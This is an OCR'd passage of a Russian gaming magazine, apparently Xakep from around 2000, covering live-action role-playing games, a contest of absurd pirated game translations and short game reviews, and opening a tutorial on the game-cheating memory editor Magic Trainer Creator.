




Это если ты не средняя педаль автомобиля. Мечом научишься владеть через день. На другой день освоишь всякие грязные трюки и заведешь в городах нужные знакомства. Если ты к тому времени еще не умер насильственной смертью, иначе какое-то время будешь простым зомом, или скеликом, или другой тварью, поскольку в любой РПГ должны быть монстры. Хотя есть люди, которые этими самыми скелетами всю игру и бродят. Им нравится быть монстрюгами! Ну а ты, живой, уже сколотил себе склад припасов и денег и плетешь интриги в самом сердце оркского государства. К середине игры сменишь меч на копье и лук, поскольку поймешь, что опытного игрока мечом не одолеть. Твое имя и морду расклеят на всех деревьях и объявят награду за голову. А тот друган, которого ты в город раненого принес, во главе десятка бойцов по лесу за твоей башкой рыщет. Эмоции через край, короче.

И здесь уже ты сам, а не тот Арнольд, который у тебя в игре бегает. Эффект присутствия полнейший. Смотришь на электролампочку, и думаешь, что же это такое и где это ты раньше мог видеть. Опять же природа, воздух. Шрам на голове от лесного сучка, пара синяков на плече от меча эльфа. Ну и отношения к людям. Тот чувак, который в игре тебя предал, может и в жизни предать, и получает соответствующее отношение. Фразы типа: "Да ты что, это же игра была" не прокатывают. А та девочка, которая убежала от зомбов и ты ее укрыл, и потом всю ночь укрывал – это разве забудешь?

## Как это работает




Дааа... Как же это все работает... Все зависит он конкретных людей. Человек-чек-ский фак-фактор. Поскольку игры удаются, если их делают люди опытные и грамотные. Некоторые




мастера гребут игры под себя. Мне встречались и такие "деятели", которые, собственно, и игры затевали только затем, чтобы замылить взносы участников и потрахать женщин на природе. Ну и игра превращалась в разброд и шатание. Настоящие Мастера – все объяснят, расскажут и покажут, посчитают хиты и объяснят скромные правила. Могут и в дыню заехать особо ретивым. Среди игроков тоже встречаются порядочные козлы – завалишь его один на один в лесу, а он убежит и шмоток не сбросит. И ведь не докажешь – хотя можно всегда потребовать схватки и показательно при Мастерах фиксированно его завалить еще раз. С другой стороны – сам тоже можешь так кого-нибудь пробросить – не "умереть". Ну и после нескольких таких обманов на тебя объявят охоту – из мертвяковой не вылезать не будешь. А то и просто с игры попрут.





## Основа








Я считаю основой в любой подобной ролевой – рубилово (мочилово). Сам поймешь, как приятно смотреть с бугра на сход двух больших отрядов, слушать мат и звон мечей, не говоря уже о том упоении боя, которое поглотит тебя без остатка там, в самой пучине схватки, когда ты со своими людьми теснишь испуганного противника к реке, уже предвкушая богатую добычу. Или радостно дорезаешь каких-нибудь отползающих от общей драки "умирающих" с половинкой хита. Ну и основа боя – хиты, хитпоинты. Хиты обычно считают в зависимости от доспехов. Обычно сам по себе человек, без армора, имеет один хит, одну жизнь. После ее потери будешь умирающим, и если какой-нибудь клерик не окажет своевременную медпомощь (а лучше колдунья искусственным дыханием рот в рот), то ты отвалишь в страну мертвых. Простой алюминиевый нагрудник уже может добавить еще один хит. Простой шлем – еще хит. Навороченный доспех вообще может превратить игрока в многохитовую неубиваемую сволочь. Но таких не слишком много, фанатов, которые по нескольку месяцев в гараже доспех куют и меч шлифуют. Соответственно, попадание по зоне поражения снимает от половины хита и до полной кончины – в зависимости от того, чем и как вдарить. Типа, магическим мечом в грудь или кирпичом сзади по черепу. А чего, хотел реализма? – на хорошей игре получишь полные штаны реализма. Бывают поломанные руки и ноги, выщербленные зубы, синяки и ушибы. И все воспринимается как должное, шрамы украшают мужчину, тем более что они не от ботинок обкуренных гопников, это ты от пяти трупаков как-то раз отмахался... Причем даже любой задохлик может найти себе применение. Если ты не в силах пять минут килограммовым мечом помахать или в окружении трех здоровяков сразу садишься на измену, то кто тебе



мешает этих же трех здоровяков ночью сзади кинжалом по шее – про бэкстэббинг слышал?

Сюжетец в Игре заложен изначально, кое-что тебе прояснят до игры, остальное не ленись раскапывать сам. Не гнусно быть рыболовом или дехканином. Я знавал одного чувака, он днем рыбу ловил, а ночами В ОДИНОЧКУ НАБЕГАЛ НА СТРАНУ МЕРТВЫХ! Его все упыри боялись, и пауки от него щемились, несмотря на то, что паука можно было убить только три раза в корпус "серебряным" мечом, а сам паук со второго попадания парализовывал через любой доспех. Скелеты баррикадировались от него в палатке-столовой и с копьями на вход сидели до утра. Сколько этот паря сокровищ в таверну перетаскал, сколько принцев возвел на престол подкупом (в мертвяцкой всегда денег немеряно). Вот тебе и how much is the fish! Причем у "рыбака" было зрение минус три (я не шучу!) и весьма средний рост-вес-мясопривес.

## Условности

Оружие тупое и легкое. Еда настоящая. Деньги игровые и имеют хождение только во время игры. После становятся сувенирами. Дождь, жара и утренняя прохлада присутствуют. Соответственно, можно простудиться. Особые кадры ухитряются подхватить диарею и загадить всю округу. Совет – мой руки перед едой. И не пей то, чем уже руки помыл.

Смерть условна: подохший игрок топает в страну мертвых, где особо злобные Мастера запрягут на предмет дрова поколоть и картошку почистить. А чего, жрать-то все хотят.

К тому же в стране мертвых присутствуют чернобоговы ящики, передающие странные звуки и слова из других миров ;-). Обычно в мертвяцкой никто надолго не задерживается, хотя старые игроки используют ее как место, где можно спокойно выспаться и отожраться. Или выпустят тебя на время каким-нибудь гнусным монстром либо маньяком, наводящим ужас на одинокошляющихся чуваков. Оттопырив свой срок (от получаса до нескольких часов) в мертвяковой, "родишься" заново где-нибудь в другом городе, может, даже другой расы или пола (хе-хе). И снова тебя закрутит, завертит жизнь. Или длинная Игра. Или короткая Жизнь.

## Разновидности


Игры бывают не обязательно по фэнтези, присутствуют и разбитые космические корабли, и параллельные миры, и Древняя Русь. Я встречал Игры по "Волкодаву" и краснокожим. Фантазии людей ничем не ограничены, можно сделать Игру по любой фантастической книге и по любой компьютерной игре (Эхх. Побывать бы на ролевой по Q :-))))). К примеру,

> **Смотришь на электролампочку, и думаешь, что же это такое и где это ты раньше мог видеть...**

вместо мечей, стрел и копий – водяные "парализаторы", шариковые и пайнтбольные пистолеты. И ты, пока еще простой Штурмовик Империи, наводишь железной рукой порядок в разных уголках Галактики, лично пытаешь повстанцев (и принцессу ;-)), выживаешь в жесточайших битвах, и Лорд Вейдер собственноручно вручает тебе Орден Славы.

Вот реализация магии, конечно, хромает. Потому магию в ролевухах я не люблю. Как-то грохаю я одного чувака – а он не умирает, на него какое-то заклинание действует, восстанавливающее хиты быстрее, чем я их с него снимаю. Ну и пришлось его взять в захват и пилить ножом по горлу минут десять, удерживая в полухитовом состоянии, пока заклинание не кончилось. Так что ерунда это, на любителя. Вот на КомпРПГ магия – да, согласен, имеет силу. Но и здесь встречается магическое оружие – стрелы там, мечи огненные, заклинания и пр.

С другой стороны – интриги и дипломатия обретают второе дыхание. Стоит вспомнить своего косноязычного персонажа из любой компововой ролевой с его диалоговым набором из вопроса, согласия и посыла на хрен – разве это гуд? А люди с хорошо подвешенными языками могут и без мечей ходить – и огромными суммами и армиями вращать, разного рода владык за ниточки дергать. Причем роли и поступки совершенно любые, недоступные в компьютерных играх – можно самому стать, например, тухлым, забитым водоносом и потом сказочно разбогатеть в момент, отравив весь город и забрав их шмотки. А потом купленным у проезжего волшебника заклинанием всех воскресить – и вот ты уже командуешь огромной армией зомбов. Круто, верно? Особенно для водоноса...




Бывают отстойные компововые РПГ. Бывают и отстойные Ролевухи, поскольку ничто не идеально и любую хорошую идею можно изгадить. Так чего думать, когда надо пробовать! В отличие от КРПГ, натуральную ролевую можно подмять под себя, подстроить правила, какие бы строгие они ни были, под свои интересы, и увидеть воочию, кто и сколько весит. И самое главное. Такие игры помогают воскресить и не потерять все те понятия чести, отваги, доблести, уже практически утерянные в наше дерьмократичное время, когда везде закон бакса. На окружающий мир ты будешь смотреть так, как надо! К тому же, возможно, после такой игры ты на месяц или больше вообще забросишь комп и займешься бегом, турником, самбо и девочками. Или опять засядешь за Балдур, но уже намертво, бурча сквозь выбитые зубы: "Чего это я туда поперся, одни идиоты кругом, бабы все дуры, правила вообще для баранов, а не для моей творческой натуры..." В таком случае, оставайся сам с собой, любуйся Ларой и качай правую (или левую) ручонку. Тебе даже 220 вольт не помогут... Остальные, за мной! До заката мы должны вырезать всех людей, сожрать их еду и понравиться их женщинам! И да помогут нам Горк и Морк!!!

P.S. Если не уверен, сомневаешься, колеблешься — послушай "Балладу о книжных детях" Владимира Семеныча, поможет...



# Нарочно не придумаешь!

DeD-21(game@xakep.ru) >>>>>>>>>>>>>>>>>>>>>>

**В девятом номере Х, как ты помнишь, в рубрике "Без рамок" была опубликована статья "Игровая русификация – с точки зрения геймера", где обличались позорные отечественные пираты, которые последние пару лет повадились переводить игры на родной сердцу русский язык, но так, что лучше бы они этого не делали. Извращенные поганые переводы, над которыми хочется рыдать и плакать единовременно, уже достали всех, кто не юзает оригинальные английские версии. Ну да не буду грузить тебя содержанием того монументального труда господина Tyranthraxus'а – полагаю, ты читал и сам все лучше меня помнишь. А еще в том же номере мы объявили конкурс – кто пришлет самые убойные примеры из пиратских руобсификаций. Как и следовало ожидать, народ проявил незаурядную активность и буквально завалил редакцию письмами, так что мы, вместо того чтоб работать, поминутно угорали над очередным письмом, вскрывающим "достижения" горе-локализаторов. Ниже приводятся конкретные примеры – типа, подведение итогов и все самое такое, что особенно понравилось и запало в з.... в душу.**

### Претендент I: Astolop [GRFLD]

Dungeon Keeper 2

Брифинги перед миссиями:

"Главных Цель

Вынуждают ваш путь в Хранящийся из трусливого Бога Константин и уничтожают его."

"sub Цель

Находят и требуют Тюрьма, создают СкелетS, чтобы помочь вам."

"Главных Цель

Возражают по существу ров Форта Бога Лудвига и борятся Портал Драгоценный камень от него."

"Sub Цель

Находят и требуют Зал Стражиs."

"Ведут нагрузку {*обвинение*} группируемых существ в Форт Бога Лудвига."

В меню игры вместо привычного "Сохранить" или "Save" следующая надпись:


"Экономят{*спасают*}".

### Претендент II: Flen

StarCraft

Хочу прислать вам то, что я услышал в пиратском переводе к игре StarCraft. Дело происходит в заставке между миссиями, когда люди пробираются на свою базу, захваченную Зергами, и пытаются заложить там атомную бомбу. Ясное дело, что Зергам это не нравится, и они решают порвать людей в клочья. Люди тоже не лохи – начинают отстреливаться... и во время этой перестрелки один из людей в полном перепуге кричит следующее: "Уходим, уходим, все назад!!!", после чего оборачивается и, видя, как на него несется Зерг, начинает отстреливаться и истошным голосом вопит: "Б*я, них*я себе!!!!!!! Е*ал я в рот такие сказки!!!!!!!" Короче все умерли, атомная бомба взорвалась...

## Подведение итогов по конкурсу руобсификаций



### Претендент III: The Point

Mortal Kombat 4

"Ура Джерек" (вместо Jarek wins), "Ура Рептиль" (Reptile wins), "Казнь!" (Fatality).

Heroes of Might and Magic 2

"Ща Щфыв. Во ущг цфте ещ ыфму ершы пфму?"

Честное слово, это оригинал!

Redneck Rampage

Лоад Гамеы "А?" (вместо Load game "А?").

### Претендент IV: Roman Rakul

SimCity 3000

Вот прочитал статью г-на Tyranthraxus'а про пиратские русификации и решил поучаствовать в конкурсе, т.к. являюсь поклонником серии SimCity. Купил однажды я SimCity 3000, переведенную ТО "Диво"(за что ей огромное спасибо ;-)), установил, запустил игру, но с первого же экрана загрузки, на котором было написано "Все дела защищены", понял, что это не серьезная экономическая стратегия, а набор слов, чему мы обязаны украинскому ТО.

В начале выбираем карту (tutorial почему-то не работает), нажимаем заветный "ОК" и видим надпись "Погрузка...". Далее появилось малость продвинутое виндовозовское окошко с заголовком "Llama предлагает (предлологает)...". Тут я окончательно убедился, что переведена игра с помощью Stylus 0.1 for 286 – как потом выяснилось, это были "типы дня", которые гласят:

"Не имеется никаких кодексов обмана для этой игры. Да, это – это. Никакие кодексы обмана. Уверенным." (Так я тебе и поверил).

Ниже галочка и подпись к ней: "Выставка кантует при запуске", и две кнопки, налезающие одна на другую: "Затем наконечника" и "ОК". Нажимаем на первую и видим:

"Дорог приносят автомобили (вагоны) к вашему городу"..."давая ваш sims массовый транзит (шина останавливается, метро и trains)."

Затем "наконечника":

"Шины останавливается, должен разместиться за дорожными плитками, или шины не будут останавливаться там."

Еще раз "затем наконечника":

"Низкие справки уровня безработицы приводят преступление."

"Если сборы слишком высоки, ваш Sims голосует с их ногами (футами) и оставит ваш город."(Я б тоже посоветовал ТО "Диве" голосовать с их ногами куда-нибудь подальше >;->).

"Регистрация с вашими советниками на регулярном основании." (Еще и жениться заставляют, к*%:").

И в заключение фраза из того же SimCity: "Только будьте внимательны – это не мудро к underfund любой отдел очень долго!"

### Победитель: XXX (BillGates@hotmail.com)

Редакция поздравляет товарища ХХХ, победившего в нелегкой конкурентной борьбе. Обещанная коробка с легально русифицированным SimCity 3000 (перевод выполнен компанией SoftClub) отправилась на его адрес.

Уважаемый ХХХ (черт, рулезный псевдоним, спору нет!) поступил хитрым образом: прислал картинки из игры в jpeg'ах, этим доказав, что весь сей кошмар – абсолютная правда. Н-да, руобсификаторы рулят, однозначно...

Итак, народ, все как есть чистая правда. Проверено и доказано.

Age of Empires 2: Age of Kings

Ошибка (типа окно Error): "Это копия беты Возраста Империй ВТОРОЙ истек."

"ПРЕДУПРЕЖДЕНИЕ. Эта компьютерная программа защищена в соответствии с законом об авторском праве и международными соглашениями. Неправомочное воспроизведение или распределение этой программы, или любой части этого, может приводить к неблагоприятным гражданским и преступным штрафам, и будет преследоваться по суду максимальной степени, возможной под юридическими названиями компаний, изделий(программ), людей, особенностей, событий и-или данных, упомянутых в Возрасте Империй, ВТОРАЯ и документация [дальше не влезло – окно кончилось]".

"1997-1999 корпорации Microsoft. Все права зарезе [текст уходит за границу окна] Разработанный Студиями Множества для корпорации технология двигателя Джина (с) Авторское право 1995-1999 Студиями Множества. Все права [обрыв]".

"MSN Зона Деловой игры – свободное обслуживание (служба) создания соответствия, что Вы можете использовать, чтобы найти противников 24 часами, день". Далее: "to использует Зону, мы закрываем эту программу и запускаем ваше программу просмотра интернета, которая будет идти к Зональному информационному узлу". И потом кнопка, символизирующая верх кретинизма: "Идут в Зону". Н-да, таким, как эти братки, только туда и дорога.

"Это – война, которая продолжилась в течение сотни лет, и Французский потеряли каждое сражение. Скоро Английский язык и их союзники в Burgundy победят всю Францию. Наследник Французской монархии должен слишком трусливо подняться к трону. Французская армия ранена и утоплена, и оставила всю надежду. Но в самом темном часе, молодая девушка крестьянина объявляет, что она намеревается сохранить Францию." Место действия: "Джоан Дуги(арки)".

Разрешение экрана = "Линиатура растра".

Другое в опциях: "Позволяют аудио колкость", "Поверхность раздела мыши С". И там же:


"параметр по умолчанию – Два Лопуха (левый лопух выбирает модуль(блок), правильный(правый) лопух выполняет команду.)

Например, чтобы охотиться на использование Двух Лопухов, левый щелчок сельский житель и затем щелкает правой кнопкой мыши". [при прочтении этой фразы у нас в редакции даже мелькнула идея: а не объявить ли теперь конкурс на расшифровку текстов пиратских руобсификаций?..]

Тоже в опциях: "Когда Справка одновременного нажатия клавиш включена, игровая информация экранных устройств отображения относительно зданий(строительств), модулей(блоков), и технологии когда Вы приостанавливаете указатель по элементу(пункту)."

"Щелчок, чтобы засурдинить зарегистрированные аудио сообщения от других проигрывателей (включая компьютерные проигрыватели)."

"Щелкают позвоночник для большего количества подробностей".




ЛАЖА → СЛАБО → СРЕДНЕ → ХОРОШО → РУЛЕЗ(З)!





## Close Combat IV

**Урожденная** Close Combat IV
**Жанр** RTS (или real-time wargame, если угодно)
**Похожесть** Только предыдущие серии. Больше нет.
**Мать/отец** Avalon Hill/SSI
**Требует** P133(200), 32
**Групповуха** В ассортименте
**Описуха** Наконец они что-то изменили в своем сериале! Стратегическое планирование (управление войсками "на уровне Жукова"), контролируемые авиаудары, пути снабжения... И традиционно улучшенная графика. Прогресс налицо.
**Приговор** Хорошо





## Codename Eagle

**Урожденная** Codename Eagle
**Жанр** 3D action
**Похожесть** SpecOps про русских
**Мать/отец** Refraction Games/Take2
**Требует** P166(266), 32(64), (3D уск.)
**Групповуха** обломись
**Описуха** Традиционное русское развлечение - смотреть фильмы/играть в игры про русских. Иван, водка, балалайка, медведи, красная угроза. Вот тебе и краткий обзор этой "кульной" гамесы.
**Приговор** Слабо





## Crusaders of Might and Magic

**Урожденная** Crusaders of Might and Magic
**Жанр** Нечто от третьего лица
**Похожесть** Много чего намешано, но вкус Tomb Raider все перебивает
**Мать/отец** 3DO
**Требует** P233(PII300), 32(64), (3D уск.)
**Групповуха** обломись
**Описуха** Ходишь-ходишь, и... все. Нет, еще кого-то убиваешь и бочки ломаешь. Вот теперь все. Нет, еще по бревнышкам над пропастью прыгаешь... Но больше всего хооодишь, хооодишь...
**Приговор** Лажа



## Diplomacy

**Урожденная** Diplomacy
**Жанр** Походовая стратегия
**Похожесть** нема...
**Мать/отец** Avalon Hill/Hasbro
**Требует** P200(P233), 16(32)
**Групповуха** В ассортименте
**Описуха** Россия, Турция, Австро-Венгрия и другие сверхдержавы начала столетия ведут дипломатические игры. Можно создавать союзы, угрожать, обманывать, нападать. Глубокая, умная игра... для ограниченного круга поклонников.
**Приговор** Хорошо






## FA Premier League Football Manager 2000

**Урожденная** FA Premier League Football Manager 2000
**Жанр** Футбольный менеджер
**Похожесть** Все остальные менеджеры
**Мать/отец** EA Sports
**Требует** P166(266), 32(64), (3D уск.)
**Групповуха** какая???
**Описуха** Довольно навороченный менеджер с кучей возможностей вплоть до обустройства прилегающей к стадиону территории. Все бы хорошо, если б графику чуть получше и заморочек чуть поменьше.
**Приговор** Средне



## Gabriel Knight 3

**Урожденная** Gabriel Knight 3
**Жанр** Адвенчура
**Похожесть** GK1,2
**Мать/отец** Sierra Studios
**Требует** P166(PII300), 32(64), (3D уск.)
**Групповуха** в квесте?
**Описуха** Глубокий оккультно-философский сюжет, полная трехмерность с грамотной работой с камерой, интересные, хотя и местами стандартные головоломки. Что еще добавить? Один из лучших представителей жанра на сегодня.
**Приговор** Рулез!



## Gearhead Garage: The Virtual Mechanic

**Урожденная** Gearhead Garage: The Virtual Mechanic
**Жанр** Симулятор автомеханика
**Похожесть** слава Богу, пока нет
**Мать/отец** Mekada/Head Games
**Требует** P166(233), 16(32), (3D уск.)
**Групповуха** обломись
**Описуха** Разбираем тачки, чиним, зашибаем бабки, покупаем фишки... Тормоза, движки, карданные валы, свечи, масла... Весьма специфическая штучка.
**Приговор** Слабо

## Hangsim

**Урожденная** Hangsim
**Жанр** Симулятор дельтаплана
**Похожесть** пока не появились
**Мать/отец** Wilco Publishing
**Требует** P166(233), 16(32), (3D уск.)
**Групповуха** обломись
**Описуха** Типа авиасима, только вместо самолета - дельтаплан. В меру реалистично, в меру аркадно, в меру оригинально, в меру красиво... Одна из тех игр, в которых нельзя найти ни достоинств, ни недостатков.
**Приговор** Средне



## Indiana Jones & The Infernal Machine

**Урожденная** Indiana Jones & The Infernal Machine
**Жанр** Экшен/адвенчура от третьего лица
**Похожесть** Tomb Raider
**Мать/отец** LucasArts
**Требует** P200(PII266), 32(64)
**Групповуха** обломись
**Описуха** 1947 год. Советское правительство собирается строить развитый социализм везде, даже в иных мирах, используя древние врата в другое измерение. Инди с этим согласиться не может. Это сюжет. Остальное - см. похожесть.



**Приговор** Слабо

DED-21
GAME@XAKEP.RU

Урожденная **NBA Live 2000**
Жанр непонятно, что ли?
Похожесть все NBA
Мать/отец EA Sports
Требует P166(233), 32(64), (3D уск.)
Групповуха Сеть, И-нет
Описуха Очень сильная графика, стильное оформление и "настоящая" атмосфера. Захватывающий динамичный игровой процесс. Что еще нужно для хорошей игры? Лучшая игра из спортивной серии EA.
Приговор **Рулезз!**



Урожденная **Quake 3 Arena**
Жанр FPS
Похожесть Quake 2, Unreal Tournament
Мать/отец id Software/Activision
Требует P200(PIII300), 16(128), (3D уск.)
Групповуха Сеть, И-нет
Описуха Недочетов куча. Перечислять все - целый обзор получится. А ведь все равно все будем играть. И восхищаться. А что делать? Эталон остался эталоном, а если б не UT, Q3 вообще был бы единственным в своем роде.
Приговор **Рулезззз!**


Урожденная **Rayman 2: The Great Escape**
Жанр Аркада
Похожесть Tonic Trouble, Pandemonium
Мать/отец UbiSoft
Требует P166(PII266), 32(64), (3D уск.)
Групповуха обломись
Описуха Классическая аркада, представитель презираемого на PC жанра. Если сможешь преодолеть брезгливость и купить эту игру, море удовольствия тебе гарантировано. Графика - отпад, играть прикольно до посинения.
Приговор **Хорошо**





Урожденная **Sim Theme Park**
Жанр Симулятор парка развлечений
Похожесть Theme Park, Roller Coaster Tycoon
Мать/отец Bullfrog/EA
Требует P233(PII350), 64(128), (3D уск.)
Групповуха обломись
Описуха Вариация на тему недавнего фаворита чартов Roller Coaster Tycoon. Только здесь все в полном 3D. Все бы ничего, если б не тормозил и... если б не набившие оскомину аттракционы.
Приговор **Средне**


Урожденная **SWAT3**
Жанр Симулятор спецназа
Похожесть Rainbow Six, Rogue Spear
Мать/отец Sierra
Требует P166(PII300), 32(64), (3D уск.)
Групповуха обломись
Описуха Графика хорошая, но не очень. AI приличный, но глючит. Миссии реалистичные, но однообразные. Играть интересно, но не захватывает. Короче, можешь купить, но лучше не надо.
Приговор **Средне**


Урожденная **Test Drive 6**
Жанр Аркадные гонки
Похожесть Test Drive 4,5, NFS 1-4
Мать/отец Pitbull Syndicate/Infogrames
Требует P233(266), 32(64), (3D уск.)
Групповуха удивительно, но нет
Описуха Лавры NFS не дают покоя конкурентам. Но удержаться на грани между симулятором и аркадой очень сложно. У этой игры нет ни шарма, ни приличной графики, ни физической модели... Просто одна из аркад.
Приговор **Лажа**

Урожденная **Ultima IX: Ascension**
Жанр RPG
Похожесть Ultima 1-8, Ultima Underworld 1-2
Мать/отец Origin/EA
Требует PII300(PIII600), 32(128), (3D уск.)
Групповуха обломись
Описуха Давно мы ждали эту игру, очень давно... Что имеем в итоге? Облегченная РПГ, которая оттолкнет многих поклонников жанра. Великолепная графика, которая тормозит на любом компе. Огромный мир, захватывающий сюжет. Блюдо на любителя.
Приговор **Несмотря ни на что, рулез!**





Урожденная **Unreal Tournament**
Жанр FPS
Похожесть Quake3, TRIBES
Мать/отец Digital Extremes/Epic Megagames
Требует P233(PII300), 32(64), (3D уск.)
Групповуха прилагается :)
Описуха Завалит UT Арену или не завалит? Чем кончится битва титанов? Ну не знаю, обе игры чертовски хороши. Анрыл выпустил блестящую мультиплеерщину, но за Ку любовь народа... Купи обе, и реши сам, что тебе милее.
Приговор **Рулезззз!**

**Перечень откровенного дерьма:**
полудохлый Spirit of Speed 1937,
мыльно-оперный Tomb Raider 4,
устаревший Myst-ообразный Inherent Evil,
выкинутый на обочину Nerf Arena Blast,
никакой Slave Zero, долбанутый Snowboard Racer,
детсадовский Catdog: The Quest for the Golden Hydrant,
сугубо приставочный Jarsey Devil.





# Magic Trainer Crea

Roman aka Docent при участии NeuroSurgeon+->+->+->+->+->+->+->

Сколько их было! Невинно раздолбанных клавиатур и мышей, расплющенных джойстиков, разбитых мониторов и прочих безвременно погибших устройств ввода-вывода! Жизнь на пределе, патронов нет, а тут толпа нехороших ребят из-за угла... Дикие вопли геймера, автоматные очереди и вражий рев, несущиеся из колонок. Напуганные всем этим саундом соседи, дрожащими руками набирающие телефоны пожарной, милиции, скорой и "Дорожного патруля"... Знакомая картина?

Пора уже, наконец, надрать этим жалким кускам программного кода, возомнившим себя крутыми монстрами, их виртуальные задницы! Самое мощное антимонстрюковское оружие из числа придуманных человечеством – утилиты, работающие с оперативной памятью. Этими открывалками можно хакнуть почти любую игру и сделать любую числовую (и не только!) величину такой, какой тебе надо.

Про едва ли не лучшую из подобных утилит, **Magic Trainer Creator**, мы тебе уже малость рассказывали. Сейчас настал черед разобраться с ней подробно и во всех аспектах. А в качестве подопытного кролика для экспериментов возьмем полюбившийся многим Jagged Alliance 2 ("Агония власти"). Будем одного из твоих наемников в крутого терминатора превращать, которому море по колено и танки равно что игрушки.

## К барьеру!

Стартуем игру, затем запускаем MTC (рис. 1)... Погоди, погоди, не так быстро! Для начала оговорим такой момент. Не все игрушки содержат возможность переключаться по ALT+TAB. Поэтому для вызова MTC можно задать горячую клавишу. Иногда горячие клавиши не спасают – есть такие игры, которые наглухо перекрывают доступы к любым другим приложениям Мастдая. Тогда, увы, облом. Но, по счастью, это не столь часто случается.

